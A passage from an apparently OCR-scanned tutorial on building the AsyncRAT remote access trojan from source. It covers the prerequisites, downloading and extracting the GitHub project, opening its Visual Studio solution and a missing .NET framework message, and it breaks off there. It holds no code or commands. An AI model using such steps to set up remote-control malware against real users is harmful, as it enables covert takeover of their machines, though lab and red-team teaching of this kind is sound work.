
1) Windows system installed with Visual Studio > 2019,
2) 7Zip or any other archiving software.
3) DotNet Framework =>4.0

Here we are using Windows 10 installed with all the above requirements. First things first, we go to the Downloads section and download AsyncRAT-

C-Sharp from GitHub.
This will be downloaded as an archive. Extract the contents of this archive.




Open Visual studio. Any version greater than 2019 should be OK for this.




Click on “Open a project or solution” and navigate to the directory where the contents are extracted select a file named AsyncRAT-sharp.sln as shown

below.




Wait until the project gets loaded and gets ready.




You may get a message as shown in the above image. This message says that C# project we are loading targets a .NET framework that is not installed.

